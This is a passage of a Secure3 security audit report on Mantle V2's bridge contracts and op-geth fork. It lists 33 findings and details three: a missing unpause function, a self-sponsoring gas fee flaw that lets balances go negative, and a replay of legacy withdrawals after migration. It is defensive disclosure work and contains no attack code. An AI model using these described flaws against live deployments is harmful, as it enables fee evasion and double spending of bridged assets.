



Competitive Security Assessment

Mantle_V2_Public

May 10th, 2024



Summary	4
Overview	5
Audit Scope	6
Code Assessment Findings	7
MNT- 1 once <code>L1CrossDomainMessenger.sol</code> is paused then it can not be unpaused due to missing unpause functionality	11
MNT-2 Sponsor logical flaw	14
MNT-3 Legacy withdrawals can be relayed twice leading to Double Spending of of bridged assets.	19
MNT-4 Can't bridge ERC721 asset	23
MNT-5 <code>state_transition.go::gasUsed()</code> is called before <code>st.gasRemaining</code> is scaled up which bricks gas refunds	32
MNT-6 <code>validateMetaTxList</code> validates expired meta transaction	36
MNT- 7 <code>transaction_args.go::ToMessage()</code> does not calculate <code>gasPrice</code> in <code>GasEstimationMode</code> and <code>GasEstima</code> <code>tionWithSkipCheckBalanceMode</code>	37
MNT-8 <code>tokenURI()</code> does not comply with ERC721 - Metadata specification in <code>Optimist.sol</code>	41
MNT- 9 <code>intrinsicGas</code> must be multiplied by <code>tokenRatio</code> for transactions that are not deposit or system transactions	43
MNT-10 <code>PortalSender</code> cannot receive ether as no receive nor fallback exists	46
MNT-11 <code>L2StandardBridge._initiateWithdrawal()</code> breaks compatibility with legacy contracts	48
MNT-12 Transfer returned value is not checked	51
MNT-13 Transaction <code>receipt</code> must not be populated with <code>l1Cost</code> for system transactions	54
MNT-14 The function <code>Sender()</code> in <code>transaction_signing.go</code> does not check the type of the inner transaction	57
MNT-15 The calculated sum in <code>txpool.validateTx()</code> does not include the L1 costs of the transactions.	60
MNT-16 The L1Cost of a transaction should not be accounted for separately from <code>GasLimit * GasPrice</code>	62
MNT-17 Replacing transactions with same nonce can cause over draft	65
MNT-18 Reintroduce the <code>Call Depth Attack</code> due to dramatically increase block gas limit	70
MNT-19 Minimum pool gas fee is not compatible with both Legacy and DynamicFee transactions.	76
MNT-20 Malicious actor can force L2 messages to fail	78
MNT-21 Logical Flaw in Gas Price Estimation Handling	82
MNT- 22 L1 and L2 <code>CrossDomainMessenger</code> calls target with insufficient gas and transactions can fail completely causing loss of funds	84
MNT-23 Issues with <code>onlyEOA()</code> modifier breaking the intended design	88
MNT-24 <code>IntrinsicGas</code> over estimates gas for transaction.	91
MNT-25 Incorrect calldata gas estimation could lead to some deposits failing unexpectedly	94
MNT-26 Incorrect calculation of Cost for replacement transactions.	96
MNT-27 In <code>L2CrossDomainMessenger.relayMessage()</code> , <code>ethSuccess</code> is assigned twice and validated once	98
MNT-28 Hardcoding Gas may cause failure	100
MNT-29 Gas estimation mode does not invalidate meta transactions with zero sponsor amount	106

MNT-30 Decimals issue	108
MNT-31 CrossDomainMessenger.baseGas() has logic error	113
MNT-32 CommitMode and GasEstimationMode account for l1Cost differently leading to flawed gas estimations and failed transactions	122
MNT-33 withdrawTo function potentially can cause funds to stuck if gas amount is less than required	124
Disclaimer	127

Summary

This report is prepared for the project to identify vulnerabilities and issues in the smart contract source code. A group of NDA covered experienced security experts have participated in the Secure3's Audit Contest to find vulnerabilities and optimizations. Secure3 team has participated in the contest process as well to provide extra auditing coverage and scrutiny of the finding submissions.

The comprehensive examination and auditing scope includes:

- Cross checking contract implementation against functionalities described in the documents and white paper disclosed by the project owner.
- Contract Privilege Role Review to provide more clarity on smart contract roles and privilege.
- Using static analysis tools to analyze smart contracts against common known vulnerabilities patterns.
- Verify the code base is compliant with the most up-to-date industry standards and security best practices.
- Comprehensive line-by-line manual code review of the entire codebase by industry experts.

The security assessment resulted in findings that are categorized in four severity levels: Critical, Medium, Low, Informational. For each of the findings, the report has included recommendations of fix or mitigation for security and best practices.


Overview

Project Name	Mantle_V2_Public
Language	Solidity
Codebase	• audit version • https://github.com/mantlenetworkio/mantle-v2/commit/7040d029eefc7a2d5a33e03bc15d6815e4a25fd6 • https://github.com/mantlenetworkio/op-geth/commit/64996df634fbd58d9eea82cd4cf7bf3a782c2e03 • final version • https://github.com/mantlenetworkio/mantle-v2/commit/d8efd33f8c6f063a23875910e722385ed877f16b • https://github.com/mantlenetworkio/op-geth/commit/641584e4fa3f67cc8f0aef5b0658846cd2d18dbb
Audit Methodology	• Audit Contest • Business Logic and Code Review • Privileged Roles Review • Static Analysis

Audit Scope

File	SHA256 Hash
https://github.com/mantlenetworkio/mantle-v2/	d8efd33f8c6f063a23875910e722385ed877f16b
https://github.com/mantlenetworkio/op-geth/	641584e4fa3f67cc8f0aef5b0658846cd2d18dbb

Code Assessment Findings



ID	Name	Category	Severity	Client Response	Contributor
MNT-1	once <code>L1CrossDomainMessenger.sol</code> is paused then it can not be unpaused due to missing unpause functionality	Logical	Critical	Declined	0xRizwan
MNT-2	Sponsor logical flaw	Logical	Critical	Fixed	HollaDieWaldfee, ferretfederation
MNT-3	Legacy withdrawals can be relayed twice leading to Double Spending of of bridged assets.	Logical	Critical	Declined	NoodleDonn212
MNT-4	Can't bridge ERC721 asset	Logical	Critical	Fixed	0xRizwan, KingNFT, HollaDieWaldfee, vitonft2021
MNT-5	<code>state_transition.go::gasUsed()</code> is called before <code>st.gasRemaining</code> is scaled up which bricks gas refunds	Logical	Medium	Acknowledged	HollaDieWaldfee

MNT-6	<code>validateMetaTxList</code> validates expired meta transaction	Logical	Medium	Fixed	ferretfederati on
MNT-7	<code>transaction_args.go::ToMessage()</code> does not calculate <code>gasPrice</code> in <code>GasEstimationMode</code> and <code>GasEstimationWithSkipCheckBalanceMode</code>	Logical	Medium	Acknowledged	HollaDieWald fee
MNT-8	<code>tokenURI()</code> does not comply with ERC721 - Metadata specification in <code>Optimist.sol</code>	Logical	Medium	Declined	0xRizwan
MNT-9	<code>intrinsicGas</code> must be multiplied by <code>tokenRatio</code> for transactions that are not deposit or system transactions	Logical	Medium	Declined	HollaDieWald fee
MNT-10	<code>PortalSender</code> cannot receive ether as no receive nor fallback exists	Language Specific	Medium	Declined	Saaj
MNT-11	<code>L2StandardBridge._initiateWithdrawal()</code> breaks compatibility with legacy contracts	Logical	Medium	Declined	HollaDieWald fee
MNT-12	Transfer returned value is not checked	Logical	Medium	Declined	0xRizwan
MNT-13	Transaction <code>receipt</code> must not be populated with <code>l1Cost</code> for system transactions	Logical	Medium	Declined	HollaDieWald fee
MNT-14	The function <code>Sender()</code> in <code>transaction_signing.go</code> does not check the type of the inner transaction	Logical	Medium	Acknowledged	biakia
MNT-15	The calculated sum in <code>txpool.validateTx()</code> does not include the L1 costs of the transactions.	Logical	Medium	Declined	HollaDieWald fee
MNT-16	The L1Cost of a transaction should not be accounted for separately from <code>GasLimit * GasPrice</code>	Logical	Medium	Acknowledged	HollaDieWald fee

MNT-17	Replacing transactions with same nonce can cause over draft	Logical	Medium	Fixed	Oxffchain
MNT-18	Reintroduce the Call Depth Attack due to dramatically increase block gas limit	Logical	Medium	Acknowledged	KingNFT
MNT-19	Minimum pool gas fee is not compatible with both Legacy and DynamicFee transactions.	Logical	Medium	Acknowledged	Oxffchain
MNT-20	Malicious actor can force L2 messages to fail	Logical	Medium	Acknowledged	SerSomeone
MNT-21	Logical Flaw in Gas Price Estimation Handling	Logical	Medium	Acknowledged	BradMoonUE STC
MNT-22	L1 and L2 CrossDomainMessenger calls target with insufficient gas and transactions can fail completely causing loss of funds	Logical	Medium	Fixed	HollaDieWald fee
MNT-23	Issues with onlyEOA() modifier breaking the intended design	Logical	Medium	Acknowledged	OxRizwan
MNT-24	IntrinsicGas over estimates gas for transaction.	Logical	Medium	Declined	Oxffchain
MNT-25	Incorrect calldata gas estimation could lead to some deposits failing unexpectedly	Logical	Medium	Fixed	plasmablocks
MNT-26	Incorrect calculation of Cost for replacement transactions.	Logical	Medium	Acknowledged	HollaDieWald fee
MNT-27	In L2CrossDomainMessenger.relayMessage() , ethSuccess is assigned twice and validated once	Logical	Medium	Fixed	HollaDieWald fee
MNT-28	Hardcoding Gas may cause failure	Logical	Medium	Acknowledged	SerSomeone
MNT-29	Gas estimation mode does not invalidate meta transactions with zero sponsor amount	Logical	Medium	Declined	HollaDieWald fee

MNT-30	Decimals issue	Logical	Medium	Declined	plasmablocks
MNT-31	CrossDomainMessenger.baseGas() has logic error	Logical	Medium	Fixed	HollaDieWald fee
MNT-32	CommitMode and GasEstimationMode account for l1Cost differently leading to flawed gas estimations and failed transactions	Logical	Medium	Acknowledged	HollaDieWald fee
MNT-33	withdrawTo function potentially can cause funds to stuck if gas amount is less than required	Logical	Low	Declined	Saaj

MNT-1:once `L1CrossDomainMessenger.sol` is paused then it can not be unpaused due to missing unpause functionality

Category	Severity	Client Response	Contributor
Logical	Critical	Declined	0xRizwan

Code Reference

- code/mantle-v2/packages/contracts/contracts/L1/messaging/L1CrossDomainMessenger.sol#L99
- code/mantle-v2/packages/contracts/contracts/L1/messaging/L1CrossDomainMessenger.sol#L171

```
99: function pause() external onlyOwner {
```

```
171: ) public nonReentrant whenNotPaused {
```

Description

0xRizwan: `L1CrossDomainMessenger.sol` has inherited the openzeppelin's `PausableUpgradeable.sol` for contract pausing and unpausing functionalities.

```
contract L1CrossDomainMessenger is
    IL1CrossDomainMessenger,
    Lib_AddressResolver,
    OwnableUpgradeable,
    PausableUpgradeable,
    ReentrancyGuardUpgradeable
{
    . . . some code
```

`L1CrossDomainMessenger.sol` has `pause()` function to pause the contract which can be checked [here](#).

The issue here is, `L1CrossDomainMessenger.sol` does not have `unPause()` function to unpaue the contract when the contract is paused by owner. Missing this functionality means the contract will be permanently paused as there is no way to unpaue it. This will create the permanent denial of service where functions using `whenNotPaused` modifier from openzeppelin's inherited `PausableUpgradeable`.

Below is the major functionalities affected from this issue:

`L1CrossDomainMessenger.relayMessage()` is used to relay a cross domain message to a contract and this function has used `whenNotPaused` modifier.

```
function relayMessage(  
    address _target,  
    address _sender,  
    bytes memory _message,  
    uint256 _messageNonce,  
    L2MessageInclusionProof memory _proof  
@> ) public nonReentrant whenNotPaused {  
  
    . . . some code  
  
}
```

Using `whenNotPaused` means the function can only be called if the contract is not paused.

Consider below scenario,

1. Owner of contract calls `L1CrossDomainMessenger.pause()` function to pause to contract due to some reason or potentially to resolve some bug found in future, it could be anything just consider the contract is paused.
2. When the contract is paused then `L1CrossDomainMessenger.relayMessage()` will not be able to work as it can only work when contract is not paused.
3. Now, the owner intends to unpause the contract but the issue is unpause functionality is missing in contract so owner can not unpause the contract.
4. Since, owner can not unpause the contract then `relayMessage()` will not work and the whole contract functionality is broken. There will be permanent denial of service. The only way could left to resolve such issue is to redeploy the contract, however that would be difficult in handling multiple integrations across the contracts and used protocols.

Further, it should be noted that openzeppelin's `PausableUpgradeable.sol` specifically warns,

"This module is used through inheritance. It will make available the modifiers `whenNotPaused` and `whenPaused`, which can be applied to the functions of your contract. Note that they will not be pausable by simply including this module, only once the modifiers are put in place."

It means, simply inherity the `PausableUpgradeable.sol` does not give the functionality to unpause the contract. Similar to, `pause()` function implemented in current implementation of contract, there should be `unpause()` function to resolve this issue.

Recommendation

OxRizwan: Add `unpause()` function in `L1CrossDomainMessenger.sol` to unpause the contract in order to prevent permanent pause and permanent DOS of functions.

```
/**
 * Pause relaying.
 */
function pause() external onlyOwner {
    _pause();
}
```

```
+ /**
+  * unpause relaying
+  */
+
+ function unpause() external onlyOwner {
+     _unpause();
+ }
```

Client Response

client response for 0xRizwan: Declined - Contract under packages/contracts/ is useless

MNT-2:Sponsor logical flaw

Category	Severity	Client Response	Contributor
Logical	Critical	Fixed	HollaDieWaldfee, ferret-federation

Code Reference

- code/op-geth/core/state_transition.go#L313-L348

```

313: if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
314:     if st.msg.MetaTxParams != nil {
315:         pureGasFeeValue := new(big.Int).Sub(balanceCheck, st.msg.Value)
316:         sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxParams, pureGasFeeValue)
317:         if have, want := st.state.GetBalance(st.msg.MetaTxParams.GasFeeSponsor), sponsorAmount; have.Cmp(want) < 0 {
318:             return nil, fmt.Errorf("%w: gas fee sponsor %v have %v want %v", ErrInsufficientFunds, st.msg.MetaTxParams.GasFeeSponsor.Hex(), have, want)
319:         }
320:         selfPayAmount = new(big.Int).Add(selfPayAmount, st.msg.Value)
321:         if have, want := st.state.GetBalance(st.msg.From), selfPayAmount; have.Cmp(want) < 0 {
322:             return nil, fmt.Errorf("%w: address %v have %v want %v", ErrInsufficientFunds, st.msg.From.Hex(), have, want)
323:         }
324:     } else {
325:         if have, want := st.state.GetBalance(st.msg.From), balanceCheck; have.Cmp(want) < 0 {
326:             return nil, fmt.Errorf("%w: address %v have %v want %v", ErrInsufficientFunds, st.msg.From.Hex(), have, want)
327:         }
328:     }
329: }
330:
331: if err := st.gp.SubGas(st.msg.GasLimit); err != nil {
332:     return nil, err
333: }
334: st.gasRemaining += st.msg.GasLimit
335:
336: st.initialGas = st.msg.GasLimit
337: if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
338:     if st.msg.MetaTxParams != nil {
339:         sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxParams, mgval)
340:         st.state.SubBalance(st.msg.MetaTxParams.GasFeeSponsor, sponsorAmount)
341:         st.state.SubBalance(st.msg.From, selfPayAmount)
342:         log.Debug("BuyGas for metaTx",
343:             "sponsor", st.msg.MetaTxParams.GasFeeSponsor.String(), "amount", sponsorAmount.String(),
344:             "user", st.msg.From.String(), "amount", selfPayAmount.String())
345:     } else {
346:         st.state.SubBalance(st.msg.From, mgval)
347:     }
348: }

```

- code/op-geth/core/txpool/txpool.go#L700-L716

- [code/op-geth/core/txpool/txpool.go#L726](#)
- [code/op-geth/core/txpool/txpool.go#L1503](#)

```

700: if metaTxParams != nil {
701:     if metaTxParams.ExpireHeight < pool.chain.CurrentBlock().Number.Uint64() {
702:         return types.ErrExpiredMetaTx
703:     }
704:     txGasCost := new(big.Int).Sub(cost, tx.Value())
705:     sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(metaTxParams, txGasCost)
706:     selfPayAmount = new(big.Int).Add(selfPayAmount, tx.Value())
707:
708:     sponsorBalance := pool.currentState.GetBalance(metaTxParams.GasFeeSponsor)
709:     if sponsorBalance.Cmp(sponsorAmount) < 0 {
710:         return types.ErrSponsorBalanceNotEnough
711:     }
712:     selfBalance := pool.currentState.GetBalance(from)
713:     if selfBalance.Cmp(selfPayAmount) < 0 {
714:         return core.ErrInsufficientFunds
715:     }
716:     userBalance = new(big.Int).Add(selfBalance, sponsorAmount)

```

```

726: // Verify that replacing transactions will not result in overdraft

```

```

1503: if pool.currentState.GetBalance(metaTxParams.GasFeeSponsor).Cmp(sponsorAmount) >= 0 {

```

Description

HollaDieWaldfee: The new meta transactions allow a sponsor to pay for a variable percentage of the gas cost of the sponsored transaction.

This issue relies on the fact that there is no validation that ``sponsor != user``, in other words a user can sponsor his own transaction.

In such a case, it would not be checked that the user's balance is sufficient for both the sponsor amount AND the user amount. Instead, it is checked that ``userBalance >= sponsorAmount && userBalance >= userAmount``.

Let's consider a simple example.

Total gas cost: \$100.

User balance: \$50.

Sponsor percentage: 50%

We then have:

``sponsorAmount = 50% * $100 = $50``

``userAmount = 50% * $100 = $50``

``userBalance >= sponsorAmount && userBalance >= userAmount = true``

There are two places where the sponsor and user balances are checked. First, it is checked in the transaction pool, then it is checked again in the state transition when the transaction is actually executed. In both cases, the flawed logic as described above is applied.

[Link](#)

```

if metaTxParams != nil {
    if metaTxParams.ExpireHeight < pool.chain.CurrentBlock().Number.Uint64() {
        return types.ErrExpiredMetaTx
    }
    txGasCost := new(big.Int).Sub(cost, tx.Value())
    sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(metaTxParams, txGasCost)

    selfPayAmount = new(big.Int).Add(selfPayAmount, tx.Value())

    sponsorBalance := pool.currentState.GetBalance(metaTxParams.GasFeeSponsor)
    if sponsorBalance.Cmp(sponsorAmount) < 0 {
        return types.ErrSponsorBalanceNotEnough
    }
    selfBalance := pool.currentState.GetBalance(from)
    if selfBalance.Cmp(selfPayAmount) < 0 {
        return core.ErrInsufficientFunds
    }
    userBalance = new(big.Int).Add(selfBalance, sponsorAmount)
}

```

Link

```

if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
    if st.msg.MetaTxParams != nil {
        pureGasFeeValue := new(big.Int).Sub(balanceCheck, st.msg.Value)
        sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxParams, pureGasFeeValue)
        if have, want := st.state.GetBalance(st.msg.MetaTxParams.GasFeeSponsor), sponsorAmount; have.Cmp(want) < 0 {
            return nil, fmt.Errorf("%w: gas fee sponsor %v have %v want %v", ErrInsufficientFunds, st.msg.MetaTxParams.GasFeeSponsor.Hex(), have, want)
        }
        selfPayAmount = new(big.Int).Add(selfPayAmount, st.msg.Value)
        if have, want := st.state.GetBalance(st.msg.From), selfPayAmount; have.Cmp(want) < 0 {
            return nil, fmt.Errorf("%w: address %v have %v want %v", ErrInsufficientFunds, st.msg.From.Hex(), have, want)
        }
    } else {
        if have, want := st.state.GetBalance(st.msg.From), balanceCheck; have.Cmp(want) < 0 {
            return nil, fmt.Errorf("%w: address %v have %v want %v", ErrInsufficientFunds, st.msg.From.Hex(), have, want)
        }
    }
}
}

```

These are the only two checks for whether the user / sponsor has sufficient balance, and so the below code can be executed, resulting in a negative balance for the user. The state database stores signed integers. This means that the code works just fine when the balance becomes negative, unlike the business logic.

[Link](#)

```
if err := st.gp.SubGas(st.msg.GasLimit); err != nil {
    return nil, err
}
st.gasRemaining += st.msg.GasLimit

st.initialGas = st.msg.GasLimit
if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
    if st.msg.MetaTxParams != nil {
        sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxParams, mgval)
        st.state.SubBalance(st.msg.MetaTxParams.GasFeeSponsor, sponsorAmount)
        st.state.SubBalance(st.msg.From, selfPayAmount)
        log.Debug("BuyGas for metaTx",
            "sponsor", st.msg.MetaTxParams.GasFeeSponsor.String(), "amount", sponsorAmount.String(),
            "user", st.msg.From.String(), "amount", selfPayAmount.String())
    } else {
        st.state.SubBalance(st.msg.From, mgval)
    }
}
```

Exploiting this issue, a user can cut all of his gas fees in half (as shown in the above calculation), and effectively create new MNT since he makes his own balance become negative, while the fee recipient (OptimismBaseFeeRecipient and Coinbase) receives the MNT. The negative amount is effectively created out of thin air for the fee receiver.

This is a critical vulnerability and completely breaks the EVM.

HollaDieWaldfee: This issue reports a bug in the wrongly implemented "will fix later" recommendation from issue MNT-27.

Sponsors cover both the normal TX Gas Cost and also the L1 Gas Cost. In the case where a Meta TX is being replaced, the replaced TX Cost has to be removed from the total sum. This is because the `sum` is calculated with the help of `list.totalcost`, where the replaced transaction is still present. The problem is that when calculating `sponsorAmount` for the replaced TX the L1 Fee is not included, which is incorrect since sponsors do account for it. This will leave `sum` with a lower value than it should be, which will allow otherwise invalid transactions to be processed as valid, leaving the User in overdraft.

```
// txpool.go
if replMetaTxParams != nil {
    replTxGasCost := new(big.Int).Sub(repl.Cost(), repl.Value())
    // @audit incorrect, replTxGasCost does not include L1 Fee
    sponsorAmount, _ := types.CalculateSponsorPercentAmount(replMetaTxParams, replTxGasCost)
    replCost = new(big.Int).Sub(replCost, sponsorAmount)
}
sum.Sub(sum, replCost)
```

The impact of the issue is that the user can get into overdraft.

ferretfederation: The `txpool.go::validateMetaTxList()` validates whether the meta transaction is valid. The meta transaction includes the information of the sponsor, who will pay part of gas for the transaction.

In the code below, the gas sponsor should pay is compared to the balance of the sponsor.

However, this does not account that case that the sponse might want to cover multiple transactions. If the sum of gas cover for the sponsor through out multiple transactions should be more than the balance of the sponsor, the transaction should not be validated. But currently it will be considered as valid transaction.

```
sponsorAmount, _ := types.CalculateSponsorPercentAmount(metaTxParams, txGasCost)
if pool.currentState.GetBalance(metaTxParams.GasFeeSponsor).Cmp(sponsorAmount) >= 0 {
    sponsorCostSum = new(big.Int).Add(sponsorCostSum, sponsorAmount)
}
```

Recommendation

HollaDieWaldfee: The fix for this issue is straightforwawrd. The `meta_transaction.go::DecodeAndVerifyMetaTxParams()` function needs to check that `txSender != metaTxParams.GasFeeSponsor`.

```
if txSender == metaTxParams.GasFeeSponsor {
    return Error
}
```

HollaDieWaldfee: Include the L1 fee in `replTxGasCost` before calculating `sponsorAmount`.

ferretfederation: Consider summing up the gas the sponsor should pay over multiple transactions. Then compare the sum to the balance of the sponsor.

Client Response

client response for HollaDieWaldfee: Fixed - We will fix this issue

client response for HollaDieWaldfee: Declined - `new(big.Int).Sub(repl.Cost(), repl.Value())` already include L1 cost.

Secure3: `new(big.Int).Sub(repl.Cost(), repl.Value())` already include L1 cost.

client response for ferretfederation: Fixed - <https://github.com/mantlenetworkio/op-geth/pull/62> .

<https://github.com/mantlenetworkio/op-geth/pull/43>

Secure3: . changed severity to Critical

MNT-3: Legacy withdrawals can be relayed twice leading to Double Spending of bridged assets.

Category	Severity	Client Response	Contributor
Logical	Critical	Declined	NoodleDonn212

Code Reference

- code/mantle-v2/op-chain-ops/genesis/db_migration.go#L37
- code/mantle-v2/op-chain-ops/genesis/db_migration.go#L150-157
- code/mantle-v2/op-chain-ops/genesis/db_migration.go#L196

```
37: func MigrateDB(ldb ethdb.Database, config *DeployConfig, l1Block *types.Block, migrationData *crossdomain.MigrationData, commit, noCheck bool) (*MigrationResult, error) {
```

```
150: // We need to wipe the storage of every predeployed contract EXCEPT for the GovernanceToken,
151: // WETH9, the DeployerWhitelist, the LegacyMessagePasser, and LegacyERC20ETH. We have verified
152: // that none of the legacy storage (other than the aforementioned contracts) is accessible and
153: // therefore can be safely removed from the database. Storage must be wiped before anything
154: // else or the ERC-1967 proxy storage slots will be removed.
155: if err := WipePredeployStorage(db); err != nil {
156:     return nil, fmt.Errorf("cannot wipe storage: %w", err)
157: }
```

```
196: log.Info("Starting to migrate withdrawals", "no-check", noCheck)
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L25

```
25: contract L2CrossDomainMessenger is CrossDomainMessenger, Semver {
```

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L119
- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L175
- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L377-379

```
119: CrossDomainMessengerLegacySpacer0,
```

```
175: mapping(bytes32 => bool) public successfulMessages;
```

```
377: // If the message is version 0, then it's a migrated legacy withdrawal. We therefore need
378: // to check that the legacy version of the message has not already been relayed.
379: if (version == 0) {
```

Description

NoodleDonn212:

Summary:

The migration script includes a storage wipe of predeployed contracts, which may inadvertently reset the `successfulMessages` mapping, potentially allowing the replay of legacy messages and leading to double spending of assets.

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/mantle-v2/op-chain-ops/genesis/db_migration.go#L37

Code snippet:

`L2CrossDomainMessenger` is `CrossDomainMessenger`:

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/main/code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L25

`CrossDomainMessenger` inherits from `CrossDomainMessengerLegacySpacer0` and `CrossDomainMessengerLegacySpacer1` to preserve the storage layout:

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/main/code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L119

`CrossDomainMessenger.relayMessage` reads from `successfulMessages` to ensure that legacy withdrawals haven't been relayed already:

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/main/code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L377-379

All predeploys are wiped during the migration, thus `L2CrossDomainMessenger.successfulMessages` will not contain the hashes of legacy withdrawals:

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/mantle-v2/op-chain-ops/genesis/db_migration.go#L150-157

Vulnerability Details

`L2CrossDomainMessenger` inherits from `CrossDomainMessenger`, which inherits from

`CrossDomainMessengerLegacySpacer0`, `CrossDomainMessengerLegacySpacer1`, assuming that the contract will be deployed at an address with existing state—the two spacer contracts are needed to "skip" the slots occupied by previous implementations of the contract.

During the migration, legacy (i.e. pre-Bedrock) withdrawal messages will be converted to Bedrock messages—they're expected to call the `relayMessage` function of `L2CrossDomainMessenger`. The

`L2CrossDomainMessenger.relayMessage` function checks that the relayed legacy message haven't been relayed already:

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/main/code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L377-379

```
// If the message is version 0, then it's a migrated legacy withdrawal. We therefore need
// to check that the legacy version of the message has not already been relayed.
if (version == 0) {
    bytes32 oldHash = Hashing.hashCrossDomainMessageV0(_target, _sender, _message, _nonce);
    require(
        successfulMessages[oldHash] == false,
        "CrossDomainMessenger: legacy withdrawal already relayed"
    );
}
```

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/mantle-v2/op-chain-ops/genesis/db_migration.go#L150-157

It reads a V0 message hash from the `successfulMessages` state variable, assuming that the content of the variable is preserved during the migration. However, the state and storage of all predeployed contracts is wiped during the migration:

```
// We need to wipe the storage of every predeployed contract EXCEPT for the GovernanceToken,  
// WETH9, the DeployerWhitelist, the LegacyMessagePasser, and LegacyERC20ETH. We have verified  
// that none of the legacy storage (other than the aforementioned contracts) is accessible and  
// therefore can be safely removed from the database. Storage must be wiped before anything  
// else or the ERC-1967 proxy storage slots will be removed.  
if err := WipePredeployStorage(db); err != nil {  
    return nil, fmt.Errorf("cannot wipe storage: %w", err)  
}
```

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/mantle-v2/op-chain-ops/genesis/db_migration.go#L196

Also notice that withdrawals are migrated after predeploys were wiped and deployed-predeploys will have empty storage at the time withdrawals are migrated.

The migration script provided wipes the storage for certain predeployed contracts, excluding a few like the GovernanceToken and WETH9. However, it is not clear if the successfulMessages mapping within the L2CrossDomainMessenger contract is preserved. If this mapping is reset, the history of processed messages will be lost, enabling the same withdrawal messages to be processed again post-migration.

Impact

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/main/code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#175

The newly deployed predeploys will have no knowledge of past withdrawals, potentially allowing for the same withdrawal messages to be processed again.

Withdrawal messages can be relayed twice: once right before and once during the migration. ETH and ERC20 tokens can be withdrawn twice, which is basically double spending of bridged assets.

The loss of the successfulMessages mapping state could result in the replay of previously processed withdrawal messages, allowing malicious actors or users to withdraw assets multiple times.

The approve function would be executed again, potentially allowing the _target address to withdraw the same amount of BVM_ETH twice.

Recommendation

NoodleDonn212: Recommendations:

Consider cleaning up the storage layout of L1CrossDomainMessenger, L2CrossDomainMessenger and other proxied contracts.

In the PreCheckWithdrawals function, consider reading withdrawal hashes from the successfulMessages mapping of the old L2CrossDomainMessenger contract and checking if the values are set. Successful withdrawals should be skipped at this point to filter out legacy withdrawals that have already been relayed.

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/mantle-v2/op-chain-ops/crossdomain/precheck.go#L19

Consider removing the check from the relayMessage function, since the check will be useless due to the empty state of the contract.

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/main/code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L377-379

Client Response

client response for NoodleDonn212: Declined - This issue doesn't exist. Although all legacy withdrawals will be wiped out, these legacy withdrawals will be converted to new withdrawals with version 0. <https://github.com/mantle->

